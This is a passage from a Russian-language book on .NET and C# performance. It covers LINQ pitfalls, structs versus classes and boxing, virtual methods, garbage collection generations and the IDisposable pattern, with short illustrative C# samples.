Разделение каких-то расчетов на потоки может повысить производительность, потому что сейчас процессоры могут выполнять сразу несколько потоков, и если разделить задачи на потоки, то они сделают их быстрее.

Но в случае с веб-приложениями процессор может быть и так занят, чтобы загружать все ядра одним и тем же запросом от пользователя. Вместо этого можно разделять задачи на серверы. Например, запрос приходит на сервер, и для возврата результата посетителю вам нужно загрузить как данные посетителя, так и опреде-

ленные заметки в блоге. Можно тогда отправить одновременно два запроса к базе данных на получение информации, а потом объединить ее в одно целое. Тут еще можно добавить, что для более эффективного использования такого подхода желательно еще и иметь несколько баз данных.

Какие-то конкретные примеры здесь привести сложно — можно только в общих чертах высказать идею их реализаций. Но я все же хотел ее здесь показать, потому что в определенных случаях это может дать хороший результат.

## 3.7. LINQ

Язык LINQ (Language Integrated Query, язык интегрированных запросов) отлично подходит для быстрого решения каких-то задач, но это не значит, что они будут работать очень быстро. Да, Microsoft утверждает, что LINQ-запросы компилируются в код, который будет выполняться очень быстро. Простые запросы действительно превращаются в очень эффективный код, но это не значит, что любой LINQ-код заведомо быстрый.

Я на своей работе очень часто вижу ужасный с точки зрения производительности код — когда нужно объединить два массива. Допустим, что есть два массива данных: посетителей сайта и их адресов. У вас есть все данные — просто нужно взять и добавить адреса всем посетителям. Возможно, помимо этого, нужно выполнить что-то еще, и в таких случаях я уже не раз видел код следующего вида:

```
List<AddressModel> addresses = new List<AddressModel>();
List<EmployeeModel> employees = new List<EmployeeModel>();

foreach (EmployeeModel employee in employees)
{
    // Здесь могут быть какие-то вычисления
    employee.Addresses = addresses.Where(m =>
        m.EmployeeId == employee.EmployeeId).ToList();
}
```

Благодаря LINQ такой код легко написать, и он легко читается. Но если в списке адресов и в списке посетителей имеется большое количество данных, то для каждого посетителя будет происходить сканирование всех строк в адресах и этот код станет серьезной нагрузкой на процессор.

Вариантов решения подобных задач несколько. Самый банальный, который мне тут же пришел в голову, — сначала создать цикл, пройтись по всем адресам и создать хеш-таблицу или словарь, где ключом будет EmployeeID, а элементом — список всех его адресов, а потом пройтись по всем employee и использовать этот словарь или таблицу. Это даже без знания паттернов или алгоритмов самое простое решение проблемы:

```
Dictionary<int, List<AddressModel>> adrDictionary =
    new Dictionary<int, List<AddressModel>>();
```

```
foreach (AddressModel addr in addresses)
{
    if (!adrDictionary.ContainsKey(addr.EmployeeId))
    {
        adrDictionary[addr.EmployeeId] = new List<AddressModel>();
    }
    adrDictionary[addr.EmployeeId].Add(addr);
}

foreach (EmployeeModel employee in employees)
{
    // Здесь могут быть какие-то вычисления
    if (adrDictionary.ContainsKey(employee.EmployeeId))
    {
        employee.Addresses = adrDictionary[employee.EmployeeId];
    }
}
```

Так что, может, нельзя использовать LINQ, а надо всегда писать классические циклы? Конечно же, можно — просто нужно понимать, что код не будет магически выполняться быстро только потому, что это запрос LINQ. И с его помощью тоже можно написать быстрое решение, но я оставлю это вам в качестве домашнего задания.

Если вам нужно часто обращаться к каким-то элементам, то в LINQ можно применить `ToDictionary` или `ToLookup`:

```
var adrDictionary = addresses
    .GroupBy(x => x.EmployeeId)
    .ToDictionary(x => x.Key, x => x.ToList());
```

И это не единственный случай, когда LINQ используется неэффективно. Бывают ситуации, когда метод доступа к базе данных возвращает `IEnumerable`. Отличная идея: метод просто вернет этот список без реального доступа к базе, и если никто этот список не тронет, то и к базе обращения не будет. А если этот список тронуть 10 раз? Будет 10 обращений к базе. Опять же, если в предыдущем примере `addresses` превратить в `IEnumerable`, то на каждом этапе цикла будет выполняться обращение к базе в поисках всех адресов.

В своих проектах я часто использую LINQ для работы с массивами или XML-файлами, потому что код получается простым и понятным. Пусть он будет не самым быстрым с точки зрения производительности, но зато я смогу быстрее получить результат. Как я уже отмечал в разд. 3.2, сначала мы пишем код, а потом уже оптимизируем те участки кода, которые работают медленнее всего.

Я ценю LINQ за его декларативный подход, когда нам не нужно писать циклы, а лишь говорить: вот массив, посчитайте мне сумму элементов, или верните мне максимальный, или практически что угодно. Это плюс. Но и только...

Но как же так, в разд. 2.10 я говорил, что люблю использовать Entity Framework, для работы с которым задействуется LINQ? Это же противоречие! На самом деле

никакого противоречия нет. Во-первых, я уважаю Entity Framework и хорошо к нему отношусь, но больше предпочитаю чистый SQL за то, что он дает мне большую свободу и гибкость. Во-вторых, я не люблю использовать LINQ для доступа к базам данных, но хорошо отношусь к нему в случае с работой с массивами. Это все же разные подходы, потому что чистого SQL для массивов нет.

## 3.8. Обновление .NET

Последние несколько релизов Microsoft сделала огромные шаги с точки зрения оптимизации своего фреймворка. Простое обновление с .NET 3.1 до .NET 5 позволяло значительно ускорить работу приложений и сократить расходы памяти.

С появлением .NET версий 6 и 7 Microsoft продолжила работу по их оптимизации, и многие компании отмечают увеличение производительности просто за счет обновления версий .NET без изменения кода.

Сейчас изменения в .NET и C# уже не такие значительные. Переход с .NET Framework требовал значительных усилий, переход на .NET с первых версий .NET Core также сопровождался обновлением кода. Сейчас же достаточно только установить новую версию, изменить TargetFramework для всех файлов проектов и наслаждаться увеличением производительности.

Я рекомендую своевременно обновлять .NET, потому что это самый простой способ получить повышение производительности, а это ведет к сокращению расходов на поддержку серверов.



## ГЛАВА 4

# Производительность в .NET

В этой главе мы перейдем к конкретным примерам проблем производительности в .NET и поговорим о том, как их решать, чтобы выжать максимум допустимого. Возможно, вы не будете в реальной жизни использовать многие из описанных здесь приемов, но все же знать и понимать, как они работают, — очень важно. И не забывайте при этом, что правильный алгоритм и архитектура намного важнее, чем точечные оптимизации.

## 4.1. Типы данных

В C# есть две разновидности типов данных: ссылочные типы и типы значений. Очень часто говорят, что к значениям относятся числа — например, тип данных `Int32`. Это действительно так — `Int32` представляет собой значимый тип, но при этом не является чем-то особенным и уникальным. Если открыть MSDN<sup>1</sup>, то окажется, что этот тип данных на самом деле структура `struct` (рис. 4.1). Для кого-то это может оказаться неожиданностью, но тут все же есть смысл.

Опять же, в MSDN сказано, что все значимые типы относятся к одному из двух видов:

- структуры (`Struct`) — когда мы инкапсулируем данные и методы;
- перечисления (`Enum`) — последовательности именованных констант.

### 4.1.1. Производительность

Чуть позже мы посмотрим на технические различия в работе структур и классов, а сначала стоит заметить, что самая большая разница между классами и структурами заключается в производительности. И производительность тут может отклоняться как в положительную сторону, так и в отрицательную.

---

<sup>1</sup> MSDN (Microsoft Developer Network) — библиотека официальной технической документации для разработчиков под ОС Microsoft Windows.




Рис. 4.1. Тип данных Int32 согласно MSDN

Первое важное различие — внутри методов память для значимых типов выделяется в стеке. А если это поле класса, то значение хранится в куче вместе с классом.

С точки зрения выделения памяти для нас не имеет значения, где хранится переменная — в стеке или в куче. А вот с точки зрения освобождения памяти имеет — для очистки стека не нужен сборщик мусора. Сборщик мусора — более дорогостоящее мероприятие, поэтому структуры в этом плане чуть более эффективны, чем классы.

Может, всё нужно делать структурами, и это будет проще с точки зрения освобождения памяти? Тут надо понимать, что структуры еще и работают немного по-другому, поэтому, прежде чем делать выбор в их пользу, нужно убедиться, что вы никогда не будете использовать их как объекты. Дело в том, что к переменным значениям можно обращаться как к объекту и работать с ними как с объектом, но в этом случае будет происходить упаковка, а вот эта операция уже недешевая. Сама упаковка занимает процессорные ресурсы, поскольку связана с созданием копии структуры в куче. А т. к. в куче создается копия структуры, то ее придется уничтожать сборщиком мусора, а значит, мы в любом случае столкнемся с проблемами выделения и освобождения памяти.

Типы значения можно использовать, но в этом случае мы должны убедиться, что не будет происходить упаковка. Даже при наличии одной упаковки, создание объекта уже может стать более выгодным решением.

Вторая большая разница между типами значений и ссылочными типами заключается в плотности хранения. Когда мы создаем класс, то, помимо выделения памяти, для

каждого поля нужно хранить и ссылки на эти поля. Так как всё находится в куче, обращение к данным будет осуществляться через ссылки на память в куче.

В случае структур вся структура находится в стеке, и ссылки не нужны. Данные хранятся в стеке плотно, без необходимости выделения дополнительной памяти под ссылки, что может стать причиной более высокой скорости и эффективности работы с данными.

Эти два момента нужно учитывать при выборе того, какой создавать тип данных: значение или ссылочный тип.

#### 4.1.2. Отличие структур от классов

Давайте познакомимся со структурами на практике, чтобы лучше разобраться с их особенностями. Чаще всего я слышу, что структуры не имеют методов. Возможно, в других языках это и так, но в C# структуры могут иметь методы.

Вторая по популярности ошибка — мнение, что структуры не могут иметь конструктора. Конструктор они обязательно имеют, но вот вызывать его не обязательно.

Структуры `struct` не являются объектами, и это самое главное отличие их от классов. Когда у вас есть объект, то переменная объекта — это как бы число, которое отображает адрес в памяти:

```
class Person {  
    public string FirstName { get; set; }  
  
    public string LastName { get; set; }  
}  
  
Person p;
```

При создании объекта мы работаем с указателем на объект в куче (в памяти компьютера), и этой переменной присваивается значение `null`. Чтобы начать использовать объект, нужно вызвать оператор `new`, который выделит память и вернет адрес на эту память, причем значение адреса будет записано в ячейку памяти в стеке:

```
void Foo() {  
  
    Person p;  
  
    p = new Person();  
}
```

В первой строке в стеке выделяется память для хранения указателя, а во второй строке оператор `new` выделяет память в куче, возвращает указатель на эту память, и этот указатель сохраняется в ячейке `p`.

Когда заканчивается выполнение метода `Foo`, то все данные, которые были помешены в стек внутри метода, очищаются (так, кажется, работают все языки программирования, но утверждать однозначно я это не стану). В этот момент удаляется ячейка памяти `p`, так что на объект, на который ссылалась эта переменная, теперь

уже никто не ссылается, и память может быть очищена. Но это сделает сборщик мусора, а когда он это сделает, знает только .NET.

Структуры данных и другие переменные значимых типов хранятся в стеке. Именно переменные. Если это свойство класса, то оно будет храниться вместе с объектом класса в куче. Это очень важное различие, и, учитывая его, вы сможете понять, как сделать код более эффективным.

Посмотрим на следующий пример:

```
struct Person {  
    public string FirstName { get; set; }  
  
    public string LastName { get; set; }  
}  
  
Person p;
```

Чем это нам грозит? Стек очищается после завершения работы с методом, а значит, это может привести к серьезным проблемам в некоторых случаях. Посмотрим на код из листинга 4.1.

#### Листинг 4.1. Использование структур как объектов

```
struct Person {  
    public string FirstName { get; set; }  
  
    public string LastName { get; set; }  
  
    public override string ToString()  
    {  
        return FirstName + " " + LastName;  
    }  
}  
  
class StructTest  
{  
    ArrayList people = new ArrayList();  
  
    public void AddItem(string firstname, string lastname)  
    {  
        Person p = new Person();  
        p.FirstName = firstname;  
        p.LastName = lastname;  
        people.Add(p);  
    }  
  
    public void Print()  
    {
```

```
foreach (var p in people)
    Console.WriteLine(p);
}
```

Обратите внимание, что у моей структуры `Person` есть метод, причем не просто метод, а `ToString`, который объявлен как `override`. Значит, структуры тоже происходят от `Object`? Не совсем: они происходят от класса `ValueType`, а тот уже происходит от `Object`. `ValueType` работает немного по-другому — не совсем так, как объекты.

Так что мы только что сломали первый стереотип — что у структур не может быть методов. Они могут быть, просто обычно структуры создают для данных, а не для логики, но и логика тоже может присутствовать.

Попробуйте добавить конструктор и самостоятельно развеять миф о том, что у структуры не может быть конструктора.

У класса есть список для хранения людей: `ArrayList people`, и метод `AddItem` — для добавления в список одной новой записи. `AddItem` создает элемент структуры, добавляет ее в список и завершает работу. По завершении работы значение структуры должно уничтожиться из стека. Проверим? Без проблем:

```
StructTest test = new StructTest ();
test.AddItem("Mikhail", "Flenov");
test.Print();
Console.ReadLine();
```

Запустите этот пример и посмотрите в консоль. Лично я вижу там:

```
Mikhail Flenov
```

Как же так, ведь по завершении работы `AddItem` память структуры должна быть уничтожена, и, по идее, мы не должны увидеть имени в консоли. Теоретически можно было увидеть ошибку доступа к памяти или пустое значение, но никак не реальные данные. Сборщика мусора у стека нет, и на него грешить не получится. Вы скажете: магия MS, или я вас обманул...

На самом деле все очень просто. Списки `ArrayList` не умеют работать со значимыми данными как раз потому, что стек неконтролируем. В список нельзя добавлять простые типы — такие как строки, числа или структуры в чистом виде. И чтобы это стало возможным, в Microsoft придумали упаковку (`boxing` и `unboxing`). Все слышали про нее в связи с простыми типами данных — такими как числа, но мало кто слышал, что она также работает и для структур данных.

Каждый раз, когда вы используете структуру в качестве объекта, фреймворк выделяет в куче память и копирует туда данные структуры. Таким образом, когда метод `AddItem` завершает работу, значение в стеке очищается, а в куче — остается, и именно это значение находится в списке, и именно его мы видим. Хотите доказа-

тельство? Попробуйте после добавления структуры в список изменить значение структуры:

```
public void AddItem(string firstname, string lastname)
{
    Person p = new Person();
    p.FirstName = firstname;
    p.LastName = lastname;
    people.Add(p);
    p.LastName = "Updated";
}
```

После добавления значения структуры в список я затираю LastName, но при запуске приложений мы все еще видим:

Mikhail Flenov

Это потому, что при добавлении в список добавилась копия из кучи, а при попытке обновить значение мы изменили значение в стеке, которое потерялось при выходе из метода. Неупакованная и упакованные версии живут независимо, и это очень важно знать и понимать.

Попробуйте изменить Person — сделать её классом, и посмотрите на результат. На этот раз вы должны увидеть:

Mikhail Updated

Здесь мы создаем экземпляр класса, который будет инициализирован в куче. И именно это значение — а не копию — мы добавляем в список, а значит, изменения класса затронут и значение в списке.

Int32 в C# является структурой, а не объектом со всеми вытекающими последствиями. Кстати, я слышал, и не раз, такое заблуждение, что int — это значение, а Int32 — это объект.

Что произойдет в результате выполнения следующего кода:

```
ArrayList numbers = new ArrayList();
Int32 number = 10;
numbers.Add(number);
Console.WriteLine(numbers[0]);
number = 12;
Console.WriteLine(numbers[0]);
```

Все очень просто — мы дважды увидим 10. Так как Int32 — это структура, то память для нее будет выделена в стеке. При добавлении этого значения в список будет создана копия в куче, и именно она улетит в список, а попытка поменять number на 12 бесполезна, потому что мы меняем значение в стеке, а не в куче.

Еще одно важное отличие структур от классов в том, как происходит сравнение. Два класса равны, если переменные ссылаются на один и тот же объект в памяти (пример кода сравнения можно увидеть в листинге 4.2).

**Листинг 4.2. Сравнение классов и структур**

```
class Person {
    public string FirstName { get; set; }
    public string LastName { get; set; }
}

class Program {
    static void Main(string[] args)
    {
        Person p1 = new Person() {
            FirstName = "Mikhail",
            LastName = "Flenov"
        };
        Person p2 = new Person() {
            FirstName = "Mikhail",
            LastName = "Flenov"
        };
        Console.WriteLine(String.Format("p1 == p2 " + p1.Equals(p2)));
    }
}
```

В результате мы должны увидеть на экране `false`, потому что `p1` и `p2` — разные объекты, пусть все поля у них и одинаковые. Если же изменить `Person` и вместо `class` использовать `struct`, то в результате мы увидим `true`, потому что при сравнении структур сравниваются все поля, и если они равны, то мы получаем истину, даже несмотря на то, что это разные структуры в памяти.

Почему сравнение структур по ссылке невозможно и не имеет смысла? Потому что на них нет ссылок. Если мы объявляем переменную типа «структура», то переменная и есть «значение». Чтобы получить ссылку, мы должны упаковать структуру и превратить в объект в куче. Единственное сравнение, которое имеет смысл в случае со структурами, — это сравнение всех полей.

В .NET не рекомендуется использовать `ArrayList` и нетипизированные коллекции. Вместо этого лучше задействовать коллекции из пространства имен `System.Collections.Generic`:

```
List<Person> people = new List<Person>();
```

Плюс этого подхода — он проверяет типы уже на этапе компиляций. Когда вы используете `ArrayList`, то при сохранении структур происходит именно упаковка в объект, и при обращении к элементам массива приходится делать преобразований.

Если массив объявлен как `List<Person> people`, то каждый элемент в массиве — это объект класса `Person` и приводить его не надо. Упаковки также не произойдет. Компилятор будет генерировать код, который станет работать со структурами, что позволит сэкономить память. Хранение значимых типов более эффективно, потому что данные хранятся плотно в массиве, и нам не нужны ссылки на данные в куче.

Когда вы используете шаблонные методы и классы, которые выглядят как `<T>`, если `T` — это значимый тип данных, то компилятор может генерировать оптимальный код для работы с указанным типом.

Но как тогда решается проблема с тем, что оригинальная структура теряет видимость и уничтожается? В случае `List<T>` значимые типы не упаковываются, а копируются внутрь массива:

```
List<Person> people = new List<Person>();  
  
public void AddItem(string firstname, string lastname)  
{  
    Person p = new Person();  
    p.FirstName = firstname;  
    p.LastName = lastname;  
    people.Add(p);  
    p.LastName = "Updated";  
}
```

Если вы попробуете запустить этот пример, то результат будет такой же, как и у `ArrayList`, потому что при добавлении структуры значение явно копируется, и любые изменения после этого уже затрагивают оригинальное значение, а не копию в списке. Мы не можем использовать значение в стеке для добавления в список, поэтому решения два: упаковка или копия.

Итак, почему использование `List<T>` эффективнее? Меньше расходуется память из-за отсутствия ссылок, есть проверка типов данных и проще освобождение памяти во время сборки, потому что нужно просто уничтожить весь массив данных, а не ссылку на каждый из элементов.

### 4.1.3. Ссылки на структуры

Мы убедились, что с точки зрения работы с памятью структуры позволяют сэкономить на сборке мусора. Но мы также увидели, что при добавлении в список данные будут копироваться. И если у нас структура из двух полей:

```
public struct MyPoint  
{  
    public int Width;  
    public int Height;  
    ..  
}
```

то при добавлении в список придется копировать 8 байтов, потому что `int` — это 4 байта.

А если структура будет состоять из 10 полей и не простых чисел `int`, а `long` (8 байтов), `decimal` (16 байтов) или даже чего-то большего? Придется копировать больше данных. С точки зрения передачи информации между методами структуры могут оказаться невыгодными.

Давайте рассмотрим передачу параметров на следующем методе:

```
public int CalcSize(MyPoint point)
{
    point.Width = 5;
    return point.Width * point.Height;
}
```

Метод получает в качестве параметра структуру, изменяет одно из полей и возвращает произведение высоты на ширину (логического смысла в этом методе не сильно много, но зато он удобен при использовании его в качестве теста).

Вот что будет отображено в результате выполнения этого кода:

```
var point = new MyPoint() { Height = 10, Width = 20 };
CalcSize(point);
Console.WriteLine(point.Width);
```

При передаче структуры в качестве параметра будет создана копия структуры, и в методе мы будем видеть копию, а значит, любые изменения структуры внутри метода никак не повлияют на оригинал.

Объекты же передаются по ссылке, а значит, при вызове метода в стек попадает ссылка на объект, и по ней происходят все расчеты. Любые изменения полей класса внутри метода изменяют и оригинальный объект, потому что это одно и то же. За счет передачи по ссылке нам не нужно копировать данные структуры.

Структура `MyPoint` состоит из двух полей, и создание ее копии не займет много времени, но допустим, что у вас 10 полей `decimal`, и вызов метода происходит очень часто. Как поднять производительность?

Структуры можно передавать внутрь методов по ссылке — для этого достаточно указать перед параметром `ref`:

```
public int CalcSize(ref MyPoint point)
{
    point.Width = 5;
    return point.Width * point.Height;
}
```

Теперь при вызове не нужно копировать все данные структуры, потому что будет передана ссылка на оригинальную структуру. А это также приведет к тому, что внутри метода мы изменяем `Width` оригинальных данных, и теперь в консоли мы увидим 5. Возможно, именно этого вы и хотите, тогда почему не использовать везде `ref`?

Если метод ожидает ссылку, то мы не можем вызвать его и сразу же инициализировать параметр. Следующая строка кода некорректная:

```
CalcSize(new MyPoint() { Height = 10, Width = 20 });
```

Мы должны заводить переменную и уже переменную передавать методу.

## 4.2. Виртуальные методы

Виртуальные методы — это удобство программирования, но зло с точки зрения оптимизации. Виртуальное — это что-то не совсем реальное, что определяется динамически во время выполнения.

Давайте посмотрим на этот код:

```
class Square
{
    public int Volume(int width, int height)
    {
        return width * height;
    }
}
```

Не обращайте внимание на отсутствие логики в этом примере — ведь ширина и высота для такого класса, скорее всего, будут его свойствами. Просто иногда придумать хороший логичный пример сложно, поэтому смотрим чисто на код и разбираемся, что здесь происходит.

Теперь допустим, что где-то есть вызов:

```
Square square
$"Volume: { square.Volume(10, 20)}";
```

Вызовы методов в .NET сделали очень хорошо, но все же требуются определенные накладные расходы. Если я все правильно помню и ничего не изменилось, то тут при вызове нужно: установить точку входа в метод, поднять в стек точку возврата, поднять в стек переменные. При выходе же надо все подчистить и вернуться обратно в точку вызова. Можно попробовать скомпилировать этот код и посмотреть на его генерированный вариант, но при этом, скорее всего, нужно сначала отключить оптимизацию, потому что .NET может оказаться более умным, чем ожидается...

Я специально не указываю, как инициализируется переменная `Square`, потому что это может быть «магический ящик», не совсем понятный из контекста. Но важно, что это все же объект класса `Square`. Когда .NET будет компилировать такой код, он может без проблем оптимизировать его до:

```
Square square
$"Volume: { 200 }";
```

Компилятор здесь легко упростил исходный код, поскольку увидел в нем две константы, которые внутри метода перемножаются без какой бы то ни было динамики.

Взглянем теперь на такой код:

```
Square square
$"Volume: { square.Volume(w, h)}";
```

В нем нет констант, а есть какие-то переменные, значения которых сложно предугадать на этапе компиляции. Но и тут компилятор может упростить этот код до:

```
Square square
$"Volume: { w * h }";
```

Здесь нет никакого вызова метода, и сразу происходит операция перемножения, а значит, можно сэкономить на накладных расходах вызова и возврата из метода.

Отлично, тогда в чем проблема?

Спасибо C#, в котором по умолчанию все методы простые, а не виртуальные. Я сам Java не использую, но там все методы по умолчанию виртуальные, пока не сказано обратное.

А что если наш метод сделать виртуальным:

```
class Square
{
    public virtual int Volume(int width, int height)
    {
        return width * height;
    }
}

class CoolSquare: Square
{
    public override int Volume(int width, int height)
    {
        return width + height;
    }
}
```

Теперь метод `Volume` — виртуальный, и у нас есть наследник `CoolSquare`, который переопределяет действие `Volume`.

Зная это, компилятор не станет делать какую-либо оптимизацию:

```
Square square
$"Volume: { square.Volume(10, 20) }";
```

Здесь у нас нет гарантий, что в переменной `square` находится именно квадрат, а не `Cool` квадрат, а значит, нельзя упростить реализацию, потому что если это квадрат, то нужно перемножение, а если `Cool` квадрат — то сложение. Никакая оптимизация тут не светит.

Опять же, спасибо C# за то, что он по умолчанию не делает методы виртуальными, и наша задача упрощается — не надо делать их таковыми без особой надобности.

Затраты на вызов методов минимальные, и если нужно сделать метод виртуальным — делайте это. Но в современном мире наследование вообще не является хорошим тоном — сейчас больше рекомендуют использовать композицию.

Не стоит бояться рефакторить и создавать большое количество методов — делайте код читаемым, создавайте небольшие методы и свойства, а .NET возьмет на себя все заботы по оптимизации и поможет избавиться от лишних вызовов. По крайней мере, тесты показывают, что так и происходит.

## 4.3. Управление памятью

У C# и .NET есть одно очень большое преимущество и в то же время большой недостаток — автоматическая сборка мусора. Для классических Desktop-приложений — это прекрасно, когда платформа за нас убирает весь мусор и освобождает память, но в веб-приложениях это далеко не всегда так хорошо. Очистка мусора может занять время и процессорные ресурсы.

Я не стану погружаться в процесс сборки мусора с технической точки зрения — взглянем на него только с высоты птичьего полета.

Для хранения ссылок на объекты в куче используются четыре хранилища: поколения 0, 1, 2 и LOH (Large Object Heap, куча больших объектов). Когда объект только создан, он попадает в хранилище поколения 0. Именно это поколение становится первым претендентом на сборку мусора.

Сборка мусора в каждом поколении может начаться в любой момент, но точно начнется при их заполнении — когда не останется места для добавления новых объектов. Сборка происходит в два этапа: на первом этапе сборщик мусора в фоне собирает информацию обо всех объектах, которые больше не используются. Второй этап уже блокирующий — данные перемещаются в другое поколение или, если это поколение 2, перестраиваются, чтобы не было фрагментации.

Когда начинается сборка мусора, то сначала проверяются объекты поколения 0, которые были относительно недавно созданы, и есть большая вероятность того, что многие из них уже не нужны. Мы часто создаем локальные переменные, которые живут только внутри метода и быстро умирают.

Если объект переживает сборку, то он перемещается в хранилище поколения 1. Значит, это уже не локальная переменная, а более долгоиграющая, и ее не стоит проверять на каждом цикле. Перемещение в новое поколение — это блокирующий процесс, потому что нужно обновить все ссылки. Но зато после окончания этого процесса в поколении 0 не должно остаться нужных данных: все используемые объекты перенесены в поколение 1, а неиспользуемых не жалко, поэтому менеджер памяти начинает выделять память с нуля. Таким образом устраивается фрагментация, и, несмотря на потери скорости при сборке мусора, выделение памяти происходит очень эффективно.

Если объект переживает сборку мусора поколения 1, он перемещается в поколение 2. То есть процесс повторяется, как в случае с поколением 0. А если объект пережил два поколения, то, скорее всего, он точно будет жить очень долго, — может, на протяжении жизни всего приложения.

Когда же наполняется куча поколения 2, то объекты уже некуда двигать, и эта память перестраивается.

Большая часть переменных создается и уничтожается достаточно часто. Мы создаем очень много локальных для метода переменных, которые можно очистить практически сразу после выхода из метода. Очень редко что-то живет на протяжении

всей жизни работы приложения, особенно в веб-приложении. Так может жить только статическая переменная, но она по своей природе уничтожается по завершении приложения (в случае с веб-приложением — при перезапуске пула).

Если вы используете автоматический маппинг, то количество объектов с коротким сроком жизни будет огромным, и это все накладывает дополнительную нагрузку на сборщик мусора.

Именно поэтому в .NET сделаны несколько уровней объектов. Сборщик мусора пытается сначала удалить недавно созданные объекты, потому что среди них больше шансов найти те, которые уже не нужны. Если объект выжил, то есть вероятность, что это долгоживущий объект, который нет смысла пытаться освободить при каждом цикле сбора мусора.

Но мы рассмотрели только три поколения, а я еще говорил про какой-то LOH. Это куча для больших объектов, которые занимают 85 000 байтов. Если вы создаете объект с таким количеством данных, то перемещать его между поколениями очень дорого, поэтому он сразу попадает в специальную кучу. Сборщик мусора надеется, что вы не будете просто так создавать такие большие объекты, а если и сделаете что-то подобное, то это будут долгоживущие данные, которые не нужно часто обрабатывать сборщиком мусора.

Это, пожалуй, все, что нужно знать о сборке мусора, чтобы понять проблему уничтожения объектов. Более подробно о сборщике мусора можно узнать в MSDN:

<https://learn.microsoft.com/en-us/dotnet/standard/garbage-collection/large-object-heap>.

.NET может без проблем отслеживать ссылки на выделенную с помощью самой же платформы память. Но .NET не может отслеживать такие процессы, как открытие файлов или других ресурсов. Если у вас объект открывает файл для записи, вы должны явно сообщить, когда можно закрыть файл и уничтожить память.

Допустим, что у нас есть класс:

```
class FileProcessor
{
    File f;
    public FileProcessor() {
        // открываем файл
    }

    public void Process() {
        // обработать файл
    }

    public void Close() {
        // закрыть файл
    }
}
```

В конструкторе открывается файл, и чтобы закрыть этот файл, я создал метод `Close`. Вроде бы мы делаем логично: открыли файл, обработали, закрыли. Но взглянем на возможное использование этого класса:

```
FileProcessor fp = new FileProcessor();
fp.Process();
fp.Close();
```

Когда мы пишем код вот так последовательно, строка за строкой, то никаких проблем не видно, но что если создание объекта происходит в одном месте, обработка — в другом, а закрытие — в третьем? Когда этот код разбросан по приложению, может возникнуть ситуация, когда метод `Process` будет вызван уже после закрытия файла методом `Close`, а это может привести к исключительной ситуации. А что если исключительная ситуация произойдет в `Process`? В случае же с веб-приложением вызова `Close` может вообще никогда не произойти.

Для подобных ситуаций в неуправляемых языках используют *деструкторы* — специальные методы, имя которых совпадает с именем класса, но перед именем стоит знак `~`:

```
class FileProcessor {
    File f;
    public FileProcessor() {
        // открываем файл
    }

    public void Process() {
        // обработать файл
    }

    ~FileProcessor() {
        // закрыть файл
    }
}
```

Здесь закрытие файла происходит не в отдельном методе, а в деструкторе `~FileProcessor`.

Казалось бы, этот вариант лучше, потому что нам не нужно явно закрывать файл — он будет закрыт при уничтожении объекта сборщиком мусора. Только сборщик мусора должен выполняться максимально быстро, чтобы не блокировать выполнение приложения на долгий срок. Эти процессы не могут быть параллельными, потому что во время сборки объекты будут передвигаться в памяти, и в этот момент нужно обновлять ссылки.

Если же деструктор будет выполняться долго, то это негативно скажется на производительности всего приложения, поэтому здесь организуется двухэтапный процесс сборки — на первом шаге объект помещается в специальную очередь для

вызыва деструктора, поскольку деструктор может выполняться параллельно, а сборка мусора — нет.

Из-за двухэтапного процесса уничтожения объект может пережить нулевое поколение сборки и попасть на первое, а значит, он будет жить дольше, чем надо. То есть файл будет оставаться занятым, пока финализация не завершится.

Поэтому вместо деструкторов в .NET лучше использовать паттерн `Dispose`. Его смысл заключается в том, что если объекту нужно уничтожать какие-то ресурсы, то он должен реализовать интерфейс `IDisposable`:

```
class FileProcessor: IDisposable
{
    File f;
    public FileProcessor() {
        // открываем файл
    }

    public void Dispose() {
        // закрыть файл
    }
}
```

У этого интерфейса есть только один метод — `Dispose`, который предназначен для того, чтобы освобождать ресурсы.

Для работы с паттерном `Dispose` в C# можно использовать конструкцию `using` следующим образом:

```
using (FileProcessor fp = new FileProcessor ())
{
}
```

Теперь .NET знает, что как только мы выходим за пределы блока `using`, можно сразу же вызывать метод `Dispose`, который закроет файл. И когда сборщику мусора придет время освобождать ресурсы, которыми управляет .NET, то не нужно будет тратить время на закрытие файла или чего-то еще.

## 4.4. Закрытие соединений с базой данных

В веб-программировании самым популярным объектом, который выделяет неуправляемые ресурсы и нуждается в освобождении, является соединение с базой данных.

Когда мы программируем веб-приложение, то веб-запросы в основном короткие: наш код должен выполнять небольшую операцию и работать максимально быстро. И если не помогать при этом сборщику мусора, то ресурсы сервера могут «улететь в трубу» просто мгновенно.

